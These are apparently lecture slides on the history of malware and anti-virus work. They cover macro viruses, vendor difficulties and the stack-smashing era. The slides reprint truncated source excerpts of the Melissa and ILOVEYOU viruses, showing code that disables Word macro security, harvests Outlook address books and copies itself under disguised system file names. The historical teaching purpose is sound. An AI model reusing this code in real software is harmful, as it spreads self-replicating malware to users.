
- Portable Executable infectors were indeed rare and late. They never were very significant in terms of real world threats. (29A group)
- But a new type of malware appeared. VBS and its close integration in Microsoft Products (Office - Mail - OS) remains a textbook example...

The Macro Virus parenthese

- The “cocktail” document+executable code+network connectivity is probably the single biggest mistake ever made in terms of IT Security.
- Actual viruses were simple (very) but had a large number of accessible functions which made the life of a malware author very easy.
- Their analysis was not intellectually challenging...
- but dealing with Microsoft’s undocumented document format was!
- Melissa and I_LOVE_YOU.VBS were amongst the most successful macro viruses

Melissa Virus Source Code


One doesn't even need a background in programming to appreciate....



```
// Melissa Virus Source Code

Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> ""
Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo"
Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
  For y = 1 To DasMapiName.AddressLists.Count
      Set AddyBook = DasMapiName.AddressLists(y)
      x = 1
      Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
      For oo = 1 To AddyBook.AddressEntries.Count
         Peep = AddyBook.AddressEntries(x)
         BreakUmOffASlice.Recipients.Add Peep
```

I Love You VBS Source code



```
    rem  barok -loveletter(vbe) <i hate go to school>

rem by: spyder  /  ispyder@mail.com  /  @GRAMMERSoft Group  /  Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
```

Macro viruses lessons

- a fast vector, in this case e-mail, changes the picture dramatically. 100 lines of easy code is enough to down govertnmental mail servers. Worms and executable infectors started to use it extensively. (Happy 99)
- some simple measures would have reduced the risk tremendously. Customers resisted them. Microsoft resisted them...
- but finally got the message: applications had to be designed with some <u>functional</u> security, not functional insecurity.

Anti-Virus Vendors Problems

- The phone was ringing all the time (but we could live with that...)
- The file format for OLE containers was not officially documented.
- Analysts were forced to work with R-E documents formats.
- Mail scanning was ineffective because of the lack of access to APIs and the lack of standard compliance by Microsoft.
- Reaction speed had to improve!


Once Microsoft tweaked its products

The Macro Virus Problem faded

But things were about to get worse...

Look closely at this guy

- In 1996, a hacker known as Aleph One (aka Elias Levy of BugTraq's fame) had written a seminal article titled "Smashing the Stack for Fun and Profit".



.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

